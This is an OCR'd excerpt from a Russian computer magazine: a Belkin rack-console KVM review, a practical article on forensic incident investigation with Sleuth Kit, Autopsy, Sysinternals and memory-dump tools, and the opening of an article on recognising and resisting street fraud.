PS/2 & USB

> Эмуляция мыши:
PS/2 & USB

> Поддерживаемые мониторы:
VGA, SVGA, MultiSync, LCD мониторы, которые имеют аналоговый вход

> Видео-разрешение:
2048x1536 @ 85 Гц

> Входы клавиатуры:
6-pin miniDIN (PS/2), USB type A

> Входы мыши:
6-pin miniDIN (PS/2), USB type A

> Компьютерные порты:
Высокоплотный, 50-pin, SCSI 2-style коннектор

VGA-порты:
15-pin тип HDDB

Belkin 15" LCD Rack Console: спецификация консоли

Разрешение:
1024x768


> Тип клавиатуры:
105-кнопочная, PS/2-совместимая

> Тип мыши:
PS/2-совместимая

> Корпус:
Металлический корпус

> Размеры:
482.6 x 44.5 x 736.6 мм

> Вес:
13,24 кг



Belkin 15" LCD Rack Console — это консоль удаленного управления и KVM-переключатель в одном флаконе, который помещается в стандартный 1U-отсек 19" стойки. С его помощью администратор может управлять серверами и центрами обработки данных от стойки.

Среди характеристик самой консоли следует отметить 15" экран с максимальным разрешением 1024x768, 105-кнопочную клавиатуру и тачпад, выполненные в стильном корпусе формата «все-в-одном». При этом вес устройства составляет 13,24 кг, а размеры 482.6 x 44.5 x 736.6 мм.

Встроенный KVM-переключатель поддерживает эмуляцию PS2 и USB мыши и клавиатуры, мониторы VGA, SVGA, MultiSync, а также LCD-мониторы, имеющие аналоговый выход. Разрешение видео составляет 2048x1536@85 Гц. Совместно с дополнительным переключателем KVM позволяет управлять 256 серверами.

Рабочая температура устройства составляет 0-40° С при влажности от 0 до 80%, при этом уровень энергопотребления всегда остается на минимуме.

Цена консоли: 54 000 рублей.

Отличное решение для администрирования серверов, размещенных в стойках с высокой плотностью.

Подробнее о KVM-системах можно узнать из статьи Криса Касперски «Держи все под контролем!», опубликованной в мартовском номере][за 2007 год.

СЕРГЕЙ «GRINDER» ЯРЕМЧУК GRINDER@SYNACK.RU

По скрытым следам

Расследование инцидентов в Unix и Windows

В случае успешного взлома сервер может быть использован для рассылки спама, распространения вареза, организации атак на другие хосты, кроме того, могут быть украдены или уничтожены важные корпоративные данные. Конечно, своевременный бэкап позволит восстановить все в первоначальное состояние, но не факт, что через некоторое время инцидент не повторится вновь. Поэтому важно научиться проводить компьютерные расследования и определять, что же в действительности произошло.

КОМПЬЮТЕРНЫЕ РАССЛЕДОВАНИЯ Немедленное восстановление системы из резервных архивов для продолжения нормальной работы сервера — это самая распространенная ошибка. Даже если начальник грозно нависает над головой, а телефон ломится от звонков возмущенных клиентов, следует на некоторое время остановить сервер, сохранить его состояние на другой носитель, чтобы затем можно было спокойно произвести расследование всех обстоятельств. Зачем это нужно? Во-первых, чтобы ситуация не повторилась, ведь обновление ПО, антивирусных баз и т.д. отнюдь не гарантирует того, что хакер не использует свой способ для повторного проникновения. Во-вторых, нельзя четко сказать, когда произошел взлом, поэтому, казалось бы, «нормальная» архивная копия уже может содержать «черный ход». И, наконец, собранная инфа поможет узнать, был ли это взлом вообще: может, это системная или человеческая ошибка, а может, происки инсайдера.

Процесс расследования (digital/computer forensics) хорошо описан в книге Уоррена Круза (Warren G. Kruse II) и Джея Хэйзера (Jay G. Heiser) «Computer Forensics: Incident Response Essentials», которая является своего рода библией для тех, кто занимается подобными исследованиями. К сожалению, в русском переводе ее нет, в интернете можно найти отдельные главы и выдержки из оригинала. Само исследование состоит из 5 этапов — подготовка (исследователя), оценка ситуации, сбор данных, анализ и отчет. Стандартные инструменты, входящие в состав ОС, в большинстве случаев могут быть использованы лишь как вспомогательные. Злоумышленник в первую очередь сделает все возможное, чтобы скрыть от них свои следы (например, время последнего обращения к файлу очень просто изменить, в итоге это может помешать исследованию, а полученный результат нельзя будет использовать как доказательство).

Первое время поиск следов проводился на «выключенном компьютере», т.е. создавался образ и, используя инструментарий, о котором пойдет речь далее, исследователь пытался найти следы взлома. Такой метод получил название «Dead analysis». Сегодня ситуация несколько другая. Известно, что некоторые современные вирусы не оставляют следов на жестком диске, яркий пример — червь «SQL slammer», который работает только в ОЗУ, и засечь его можно лишь по сетевой активности (порт 1434, UDP пакет ~400 байт). Еще один момент: в настоящее время повсеместно внедряются криптографические средства защиты (например в Windows — BitLocker, EFS), и без ключей, хранящихся в ОЗУ, получить доступ к защищенной информации нет никакой возможности. Поэтому сегодня чаще используется анализ на рабочей системе — «Live analysis», когда собирается полная инфа о сетевой активности, приложениях и процессах. Как ты понимаешь, единой процедуры, подходящей для всех случаев, не существует, в каждой конкретной ситуации подход сугубо индивидуальный.

Далее посмотрим, при помощи каких инструментов и как можно собрать и проанализировать данные на скомпрометированном хосте. В список первоочередных инструментов должны входить:

- утилиты, позволяющие сохранить посекторную копию разделов диска;
- утилиты создания контрольных сумм и цифровых подписей файлов;
- перехватчики сетевых пакетов, утилиты анализа сетевой активности и сетевых настроек системы;
- средства анализа состояния системы (процессы, библиотеки и т.п.)

В зависимости от ситуации состав приложений может меняться и подбирается индивидуально. Нужно отметить, что в настоящее время существует совсем немного специализированных программ проведения расследований. Из коммерческих продуктов популярны ProDiscover от Technology Pathways (www.techpathways.com), EnCase Forensic от Guidance Software (www.guidancesoftware.com) и The Forensic Toolkit (www.accessdata.com/forensictoolkit.html). Некоторые проекты предлагают демки ограниченных версий. Например, ProDiscover Basic Edition Freeware, которая доступна для закачки на сайте Technology Pathways, не имеет сетевых функций. Но, тем не менее, есть ряд продуктов, распространяемых под



Freeware-лицензией, возможностей которых вполне достаточно для проведения полного анализа. Более того, существуют специализированные дистрибутивы Linux, где все нужные утилиты уже собраны и настроены. Например, DEFT Linux (deftlinux.net), FCCU GNU/Linux Forensic Boot CD (lnx4n6.be), Helix3 (www.e-fense.com/helix) и другие. Кстати, коммерческий вариант Helix3 (www.e-fense.com/helix3pro.php) в своем роде уникальный дистрибутив, так как содержит утилиты для Linux, Windows и Mac OS X.

НАБОР SLEUTH KIT

Самой первой и поэтому известной утилитой, написанной для Unix-систем, является TCT (The Coroner's Toolkit, www.porcupine.org/forensics/tct.html). TCT разработан двумя авторами SATAN — Dan Farmer и Wietse Venema — и представляет собой набор утилит, при помощи которых можно произвести как Dead, так и Live анализ Unix-системы. Некоторое время проект практически не развивался, поэтому в специализированных дистрибутивах его заменил The Sleuth Kit (sleuthkit.org). TSK разработан экспертом по безопасности Brian Carrier и основан на исходном коде проектов TCT и TCTUtils. Сырцы серьезно переписаны, что позволяет собрать и использовать утилиты в Linux, Mac OS X, Cygwin, FreeBSD, OpenBSD и Solaris. При помощи TSK можно проанализировать данные, находящиеся на разделах NTFS, FAT, Ext2, Ext3, UFS1 и UFS2, а также в образах, созданных командами dd и dd_rescue. В состав включены 24 утилиты, большинство из них для удобства пользователя разбиты на группы, и имя начинается с определенной буквы:

```
* File System Layer (начинаются с f*) — работа с файловой
системой;
* Meta Data Layer (i*) — описывает файл или каталог, т.е.
все, что можно извлечь из inode;
* Data Unit Layer (blk*) — фактическое содержание блоков,
кластеров, фрагментов;
* File System Journal (j*) — журналы файловой системы;
* Volume System (mm*) — анализ разделов, дисковые утилиты
(disk_*).
```

Попробуем найти удаленный файл. Для начала запустим утилиту fls, чтобы получить имена файлов и каталогов, в том числе и удаленных. Утилита имеет несколько дополнительных параметров, из них стоит отметить:

```
-a — вывод имен файлов, начинающихся с точки (. и ..), их
очень любят использовать взломщики для маскировки;
-d — вывод только удаленных файлов;
-u — вывод только не удаленных файлов;
-l — вывод подробной информации о файле;
-r — рекурсивный обход каталогов.

# fls -rd /dev/sda1
```

Первая буква показывает тип файла, т.е. r-egular, d-irectory, l-ink, s-ocket или не определен (?). Знак «*» на второй позиции показывает, что файл не распределен (удален). Теперь запросим больше информации о конкретном inode:

```
# ffind -a /dev/sda1 111
/windows/system32/cmd.exe

# istat /dev/sda1 111
inode: 111

        Not Allocated
        uid / gid: 0 / 0
        mode: rwxr-xr-x
        size: 0
        num of links: 0


# fsstat /dev/sda1
```

Чтобы просмотреть данные, соответствующие inode, используем icat:


```
# icat /dev/sda1 1234 | less
```

Проекты, использующие Sleuth Kit и Autopsy

Открытость кода Sleuth Kit и Autopsy позволила интегрировать их в другие решения или задействовать предоставляемые ими возможности. Инструмент поиска Odyssey Digital Forensics Search (basistech.com/digital-forensics/odyssey.html) способен найти на жестком диске слово, написанное на разных языках. Утилита Nigilant32 (agilerm.net/publications_4.html), обладающая графическим интерфейсом, умеет создавать полный образ работающей системы Win2k/XP/2k3 (диски, состояние памяти, процессы и т.п.) Восстановить удаленные файлы очень просто при помощи Perl-скрипта Recoup Directory Contents (davehenk.googlepages.com/recoup.pl) и bash-скрипта FUNDL — File Undeleter (sfdumper.sf.net/fundl.htm).



СМОТРИМ, ЧТО НАХОДИТСЯ В БЛОКЕ



info

Статью «LiveCD: мощное оружие профи» читай в январском номере][за 2009 год.

Информацию о наборе Sleuth Kit также можно почерпнуть из статьи «Свой среди чужих», опубликованной в ноябрьском номере][за 2009 год.



links

• RFC3227 «Guidelines for Evidence Collection and Archiving» — ftp.rfc-editor.org/in-notes/rfc3227.txt.

• Документ, подготовленный Национальным институтом юстиции США (National Institute of Justice) «Forensic Examination of Digital Evidence: A Guide for Law Enforcement» — www.ncjrs.gov/txtfiles1/nij/199408.txt.

Аналогично за вывод данных в конкретном блоке отвечает утилита blkcat. Для примера просмотрим один блок и сохраним несколько блоков, принадлежащих файлу:

```
# blkcat -h /dev/sda1 111 | less
# blkcat 111-120 > output.blk
```

В сформированном образе адрес блока будет отличаться от исходного, поэтому вручную найти его непросто. Но это и не требуется, чтобы упростить поиск, можно воспользоваться специальным калькулятором — blkcalc. Еще одна полезная команда «blkls /dev/sda1» позволит просмотреть содержимое блоков выбранного раздела диска в удобочитаемом виде. По умолчанию выводятся только нераспределенные блоки данных (соответствует ключу '-A'). Сохранив вывод blkls в файл, затем можно использовать утилиты strings и grep для поиска нужных фрагментов.

```
# blkls sda1.dd > sda1.blkls
# strings -t d sda1.blkls > sda1.str
```

Теперь в sda1.str находятся все текстовые строки из образа/раздела вместе с данными, указывающими на смещение относительно начала блока.
В Sleuth Kit v1.63 появилась утилита mmls. Примечательна она тем, что выводит таблицу разделов и показывает, какие сектора не используются. Таким образом можно увидеть «спрятанные» данные:

```
# mmls -t dos /dev/sda
```

Описание утилит можно продолжать долго, лучше один раз запустить и увидеть результат. Но все, о чем говорилось, позволяет лишь собрать данные, а их анализ целиком возлагается на плечи исследователя. Для того чтобы найти в нескольких гигабайтах информации инструменты взломщика, потребуется немало времени и опыта. Здесь на помощь приходит утилита hfind из комплекта TSK, которая умеет рассчитывать хеш-функции файлов и сравнивать результат с заранее созданной базой. База может формироваться как самостоятельно при помощи md5sum, так и на основе библиотеки NSRL (National Software Reference Library, www.nsrl.nist.gov). Проект NSRL поддерживается рядом солидных организаций, среди которых — Национальный Институт Американского Министерства юстиции (NIJ), Национальный Институт Стандартов и Технологии (NIST) и так далее. В NSRL собраны в справочный информационный набор RDS (Reference Data Set, полный комплект занимает 4 CD по 300 Мб каждый) профили различного ПО — хеш-функции (MD5 и SHA-1), данные о файле (происхождение, имя, размер и т.п.), что позволяет однозначно идентифицировать файл, даже если он был переименован. Кстати, одной из основных задач этой библиотеки является поиск программ при расследовании преступлений, направленных против интеллектуальной собственности. Утилита hfind проверяет значения хеш-функции в базе данных, используя двоичный алгоритм поиска, поэтому она работает быстрее, чем штатный grep, но вначале следует создать индексный файл (ключ '-i'):

```
# hfind -i nsrl-sha1 /usr/local/hash/nsrl/
NSRLFile.txt
Index Created
```

В результате в текущем каталоге появится NSRLFile.txt-sha1.idx. Теперь можно пробить любой файл по базе:

```
# md5sum /bin/ls
f58860f27dd2673111083670c9445099

# hfind /usr/local/hash/nsrl/NSRLFile.txt f58
860f27dd2673111083670c9445099
f58860f27dd2673111083670c9445099       Hash
Not Found
```

Для примера создадим md5-сумму важных системных файлов:

```
# md5sum /bin/* /sbin/* /usr/bin/* /usr/bin/*
> system.md5
```

Проверяем результат командой «cat system.md5», генерируем индексный файл:

```
# hfind -i md5sum system.md5
```

Теперь можно периодически проверять наличие измененных файлов в контролируемых каталогах:

```
# md5sum /bin/* > bin.md5
# hfind -f bin.md5 system.md5
3ed2e316bbbdb94cacdf9a7c9d83f213a /bin/bash
Invalid Hash Value
```

Как видишь, /bin/bash изменился со времени создания базы, его контрольная сумма не совпадает.
И, наконец, скрипт sorter. Он умеет анализировать образ (для этого запускает fls и icat), а также находит и распознает файлы (при помощи file). Если задействована база NSRL, сортировщик может определить сразу и характер файла (опасный или нет). Опасные файлы автоматически заносятся в отдельный файл — alert.txt (если использован параметр '-s', то будет сохранено и содержимое файла). Создаем каталог, куда будет сохраняться результат, и запускаем анализ раздела или dd-образа:

```
# mkdir data
# sorter -d data -f ntfs /dev/sda1
```

По окончании работы в подкаталоге data появится несколько файлов с расширением txt:



ИНСТРУМЕНТ ВИЗУАЛИЗАЦИИ SLEUTH KIT — AUTOPSY

```
# ls data
archive.txt documents.txt disk.txt sorter.sum
```

Имя соответствует категориям найденных файлов:

```
# cat data/documents.txt
Documents and Settings/All Users/Главное меню/Програм-
мы/Стандартные/desktop.ini
ISO-8859 text, with CRLF line terminators
Image: /dev/sda1 Inode: 5805-128-1
```

В sorter.sum найдем общий итог по поиску.

ВЕБ-ИНТЕРФЕЙС AUTOPSY

Утилит в составе Sleuth Kit более чем предостаточно, и это вызывает некоторые затруднения не только в их изучении, но и использовании даже у бывалых спецов. Но не беда, так как в дополнение к TSK был создан инструмент визуализации — Autopsy Forensic Browser (www.sleuthkit.org/autopsy), поддерживаемый тем же автором. Autopsy для своей работы требует наличия TSK и желательно NSRL. После запуска в командной строке копируем выданный URL в веб-браузер (http://localhost:9999).

Первым делом следует создать базу данных dd-образов, предварительно взятых с различных дисков и систем. Для этого нужно нажать ссылку «New Case» и заполнить название и описание (можно указать несколько вариантов, чтобы упростить поиск). Далее нужно добавить сведения об узле, с которого снят образ. Жмем «Adding a New Host» и заполняем данные — имя компьютера, описание, временной пояс, путь к базам NSRL. И, наконец, через «Adding a New Image» подключаем образ — задаем путь к файлу, тип (диск, раздел). После этого можно выбрать: копирование образа, перемещение образа, создание симлинка. В следующем окне указываем файловую систему и точку монтирования. По окончании можно начинать работу. Например, извлечь строковые данные, отдельные блоки или удаленные файлы можно в «Image Details». Здесь же получаем всю необходимую информацию о данных, содержащихся в тех или иных блоках (ASCII, Hex, String). При необходимости добавляем комментарий к нужному участку. Аналогично можно вывести список файлов, данные о состоянии inode и прочую информацию.

Сторонними разработчиками создана альтернатива Autopsy — PTK (ptk.dflabs.com), обладающая большим удобством в использовании и расширенными возможностями.

В МИРЕ ОКОН

Утилиты Windows Sysinternals (go.microsoft.com/?linkId=6013253), созданные известным программистом Марком Руссиновичем, должны быть обязательно включены в набор инструментов исследователя. Чтобы не скачивать их по отдельности, лучше забрать все одним пакетом — Sysinternals Suite. Утилит в составе довольно много, часть из них запускается из командной строки, часть имеет GUI. Полное описание Sysinternals можно найти на сайте по адресу, указанному выше. Остановлюсь лишь на некоторых из них. Так, Autoruns позволяет получить исчерпывающую информацию по всему, что загружается вместе с системой или при входе пользователя. Программы и библиотеки отображаются именно в том порядке, в котором будут запускаться. Дополнительно показываются все разделы реестра, которые могут быть использованы для автоматического запуска, в отдельных окнах показываются драйвера, DLL, кодеки и все остальное, что имеет какое-либо отношение к автозапуску. Результат можно сохранить в файл .arn и сравнить с аналогичным файлом, созданным ранее или полученным с другой подобной системы. Утилиты PsInfo, PsLogList и ProcessExplorer позволяют получить полную информацию по системе и запущенным процессам. Список DLL с номерами их версий, а также откуда они были запущены, смотрим при помощи ListDLLs. Утилита Handle показывает список открытых файлов с указанием, какие процессы их открыли. Введя в командной строке

```
> AccessChk -a *
```

узнаем об обращениях пользователя к реестру, файлам и службам Windows. Чтобы получить полную информацию о состоянии системы, следует сохранить вывод утилит LogonSessions, PendMoves, PSFile, PsLoggedOn, TCPVcon, TCPView, а также стандартных — ipconfig, netstat, arp, openfiles, systeminfo. Кроме Sysinternals, доступен ряд других полезных утилит, распространяемых под Freeware лицензией. Например, сохранить состояние памяти в двоичный файл можно при помощи утилиты MDD (ManTech dd или Memory dd, www.mantech.com/msma/MDD.asp), которая поддерживает все популярные на сегодня версии ОС Windows: 2k, XP, Vista, 2k3 и 2k8. Программа работает как с 32, так и с 64-битными версиями ОС, она очень проста в использовании и позволяет сохранить до 4 Гб в указанный файл.

```
> mdd.exe -o sysmem.dmp
512886 map operations succeeded (0.98)
11269 map operations failed
took 63 seconds to write
MD5 is: 7c21f2533d90cb5bdf110d001498f970
```

Полученный файл формата dd проверяется затем при помощи MD5. Собранные данные можно проанализировать при помощи любой утилиты, работающей с двоичными данными. Подобной функцией обладает и EnCase, но он, как мы помним, не бесплатен. Запускать MDD следует с правами администратора. MDD — не единственная утилита с подобной функциональностью, немного погуглив, можно найти еще с десяток решений, например, win32dd (win32dd.msuiche.net), PTFinder (computer.forensikblog.de/en/topics/windows/memory_analysis), Volatility Framework (www.volatilesystems.com). Последняя написана на Python и может быть запущена на все платформах, на которых поддерживается этот язык — Linux, xBSD, Windows, Mac OS X. После запуска Volatility Framework соберет данные о модулях ядра, запущенных процессах, открытых сетевых соединениях и сокетах, файлах и DLL, используемых процессами.

Утилита командной строки Windows Forensic Toolches (www.foolmoon.net/security/wft) позволяет упорядочить и автоматизировать процесс сбора данных, а также выдачу отчета. В своей работе WFT использует другие утилиты: системные и дополнительные от Microsoft, Sysinternals, Forensic Acquisition Utilities (www.gmgsystemsinc.com/fau), diamondcs (www.diamondcs.com.au) и так далее. Все настройки сохраняются в файле wft.cfg. Утилита работает в интерактивном режиме, задавая последовательно ряд вопросов, на выходе исследователь получает отчет в виде текстового или HTML файла. В незарегистрированной версии отключены многие удобства, например, не работает параметр '-fetchtools', который позволяет быстро сформировать рабочую среду, автоматически скачав нужные файлы. Хотя при наличии диска Helix все недостающие инструменты можно взять с него (лежат в подкаталоге IR). ⌶

PSYCHO:

ЛУЧ СВЕТА НА ТЕМНЫЕ СТОРОНЫ ФРАУДА

Мошенничество в реале: теория и способы защиты

Довольно затруднительно удивить честного компьютерщика самим понятием фрауда. Интернетчики целыми днями стараются напарить друг друга — IQ-тесты, SMS-перехватчики, неизвестно куда ведущие ссылки, кучи вирусов и вороватых троянов обеспечивают своим авторам более-менее стабильный доход. В реальном мире творится совершенно такая же фигня. Более того, появилась она там значительно раньше :). Действительно, люди на улицах, в банках и офисах тоже стараются покрепче нагнуть друг друга.

В отличие от прошлой статьи про манипуляции, сегодня речь пойдет о брутальном кидалове, — тут финансы ненасильственным путем перекочевывают из пункта А (который мы можем принять за материальную точку, находящуюся в области кошелька легковерного товарища) в пункт Б (который, соответственно, находится в кошельке ловкача). Предлагаю твоему вниманию такой план нашего повествования — сначала мы ознакомимся со стадиями увлекательного процесса уличного развода, а затем посмотрим на те слабые места в человеческих душах, на которые стремятся воздействовать хитрые кидалы. Кстати, меня сильно тошнит от перестроечных слов, вроде «кидалы, лохи, лохотрон» (почти так же, как и от политоты :)), поэтому уличных обманщиков в своем рассказе я представлю злыми пришельцами из Космоса. В конце концов, они тоже стремятся вступить с нами в близкие контакты третьей степени.

Начало контакта: визуальная диагностика К сожалению, много(тысяче)летние попытки исследователей сформулировать хорошо работающие способы выявить преступника (обманщика, убийцу, донжуана — нужное подчеркнуть) на основании его внешности к XXI веку потерпели полное и окончательное поражение. В связи с этим у меня для тебя будут три огорчительные новости:

1. Физиогномика — наука о связи между внешним обликом человека и принадлежностью его к определенному типу личности — на самом деле является лженаукой, которая не работает.
2. Теория Чезаре Ломброзо, известного тюремного психиатра, утверждавшего о связи формы черепа человека с его преступными наклонностями, с годами потерпела крах в связи с полным отсутствием научных тому доказательств.
3. Паук из группы «Коррозия Металла» был неправ, утверждая «никогда не доверяй человеку со шрамом» в своей песне «Человек со шрамом».

Можно ориентироваться на свой опыт, пытаясь по внешности отличить «хорошего» парня от «плохого», но полностью полагаться лишь на внешность нельзя.

Продолжение контакта: инициация общения Визуальный контроль пройден, и теперь ничто не мешает обманщику заговорить с нашим подопечным. Кстати, а почему? Что заставляет одного незнакомого человека отвечать другому незнакомому, пусть и прилично выглядящему, человеку? Виной тому опять-таки наша психология. Человек социален, потребность в общении в ряду его потребностей стоит лишь немного ниже потребности в еде, воде и воздухе, и именно поэтому наша культура и воспитание обуславливают определенное количество неписанных правил, одно из которых можно сформулировать так: «не реагировать на чужой запрос об общении — неприлично! Ответь хоть что-нибудь! Пусть не по делу, пусть грубо, пусть очень грубо, но отреагировать на сам запрос ты обязан». Если ты был в Египте или гулял на ВДНХ лет десять назад, то знаешь, что единственный выход избежать геморроя при встрече с толпами ловкачей, предлагающих тебе бесплатный утюг по рекламной акции — идти вперед с каменным лицом, ни на кого не глядя и ни на какие вопросы (даже матом, даже матом) не отвечая. С непривычки переключить свой внутренний файрвол в режим полной невидимости так же трудно, как и научиться выдерживать чужой взгляд, но научиться этому стоит — атакам уличных обманщиков удобнее всего противодействовать до того, как сама атака начнется. Потому что иначе общение перейдет в следующую стадию...

Развитие контакта: общение в разгаре Итак, фейс-контроль пройден, контакт завязан, в результате чего ловкий гуманоид все же поймал тебя за язык, и теперь старается раскрутить на расставание с некоторой суммой заветных космокредитов. Как он это будет делать? Во-первых, не даст тебе разорвать установленный контакт. Благодаря вышеописанному механизму, прервать разговор без «обоюдного согласия» внутренне считается очень, очень неприлично. Поэтому человек всегда стремится этого «согласия» достичь — в явной, либо в неявной форме. Кстати, если один человек посылает другого на три буквы, и другой человек при этом обижается, — это и есть разрыв контакта по обоюдному согласию. Если же ответом на «а не пошел бы ты» будет «вот, смотри, утюг-то какой, он же целиком из палладия, сделан древними греками,



Кручу-верчу — много выиграть хочу! Данный вид фрауда, вроде бы, сейчас сильно сдал свои позиции

С точки зрения асоциального психопата, уголовный кодекс — это меню развлечений. Цена указана в колонке справа

потрогай!», то это — не прерванное ввиду несогласия одной из сторон общение, поэтому прерывающая сторона (т.е. ты) будет чувствовать себя дискомфортно. Выход прост — осознай (заранее осознай), что ты человек свободный. С кем хочешь — разговариваешь, с кем не хочешь — не разговариваешь. У тебя нет никаких обязанностей по отношению к уличным (не) знакомцам.

Что, простые вещи? Простые — не простые, а большинство жертв инопланетных захватчиков этих вещей не разумеют, и потому их общение переходит в следующую фазу. Хотя, стоп, здесь есть еще один момент (подтверждающий предыдущее утверждение о том, что контакт проще не допустить, чем разорвать). Дело в том, что по мере развития событий сопротивляться разрыву контакта будет уже не одна твоя психология, а еще и сам кидала со своими коллегами. За примерами достаточно обратиться к реальной жизни. Померил пять пар обуви на рынке и ничего не купил? Продавец обижен и даже рассержен, он давит на тебя, утверждая нечто вроде «померил — так купи!» Спросил дорогу у водителя маршрутки, а сам поехал на рядом стоящем автобусе (проездной же есть :))? Злой шофер шлет тебе в спину проклятия, хотя, казалось бы, чем ты, свободный человек, ему обязан? С явными обманщиками ситуация аналогична и может развиваться более брутально, с вовлечением могучего телосложения коллег и прочих «независимых» личностей.


Стадия манипуляций

Итак, общение в разгаре и идет по разработанному злым пришельцем сценарию. Актеров в этом сценарии два — Манипуляции и Прямой Обман. Помнишь мою статью, посвященную манипуляциям, — «Театр корыстных кукловодов» из сентябрьского номера за этот год? Перечитай обязательно, поскольку манипулятивные приемы во многом общие для разных сфер человеческого общения, и диалог «обманщик-жертва» тому не исключение. Грамотно созданное ощущение дефицита времени («вот тот человек тоже хочет взять/купить/выиграть/уже выиграл, акция продлится до конца сегодняшнего дня, завтра уезжаю в Израиль, продаю за бесценок — нужное подчеркнуть»), активное рассеивание внимания «пулеметной речью», уловками фокусника или посредством действий коллег (цыганские дети, хаотично набегающие со всех сторон, — один из классических примеров рассеивания внимания и отвлечения жертвы), применение психологических техник (в т.ч. НЛП, введение в состояние легкого транса с помощью причудливой жестикуляции), и — вуаля, особая, уличная магия свершилась. Пациент оказался один на один с красивой коробкой, наполненной кирпичом или пачкой фальшивых долларов, обменянных на настоящие рубли, выиграл от мертвого осла уши в беспроигрышную лотерею или заплатил за пророческую беседу с цыганкой всеми наличными финансами.

Материалы и методы

По слухам, Брюс Ли говорил так: «зачем усиливать свои сильные стороны, если они и так сильные? Ослабляйте слабые, и тогда они исчезнут совсем». Не знаю, можно ли верить Брюсу Ли в интерпретации Олега Мальского («Три недели из жизни лепилы»), поэтому мы пойдем другим путем. Рассмотрим конкретные виды мошенничеств, а заодно познакомимся с теми уязвимостями в нашей психике, которые позволяют их реализовывать.

• **Магическая атака** (-100 здоровья, -10 к восстановлению). Долгими тысячелетиями наши с тобой диковатые предки практиковали различные магические ништяки. Заговоры-заклинания, обереги и тотемы, вуду и наговоры, — полный набор. Необразованный народ обращался за помощью к неведомому по той причине, что к известному обращаться смысла не имело — кругом мрак, грязь и ничего человеческого. За считанные столетия все изменилось — человек сам научился творить чудеса. Самодвижущиеся и летающие экипажи, чудесное оружие, побежденные болезни и прекращенные эпидемии, сильно выросшая (несмотря на ужасные химические лекарства и отвратительные антинатуральные вакцины) продолжительность жизни. Цивилизация, так неодобряемая Конаном Варваром, все же наступила, и никакие стигийские колдуны ее развитию помешать не смогли. Благодаря вышеизложенному, в сознании современного человека возникла довольно причудливая картина — с одной стороны на него давят тысячелетия серости и шаманизма, а с другой — совершенно родная, банальная, обычная цивилизация (ведь настоящей дикости современный че-



Реклама известной в прошлом пирамиды «МММ». Ну и на какую целевую аудиторию она была рассчитана?

ловек и не видел никогда, цивилизация для него банальна, а современные достижения вовсе не кажутся чем-то чудесным). Данный парадокс решается сознанием низкоинтеллектуального человека очень просто: современные достижения привычны и общедоступны, а стало быть, с целью получения настоящих ништяков нужно обращаться не к ним, а... куда? А больше и некуда. К магии, астрологии, колдунам и шаманам.

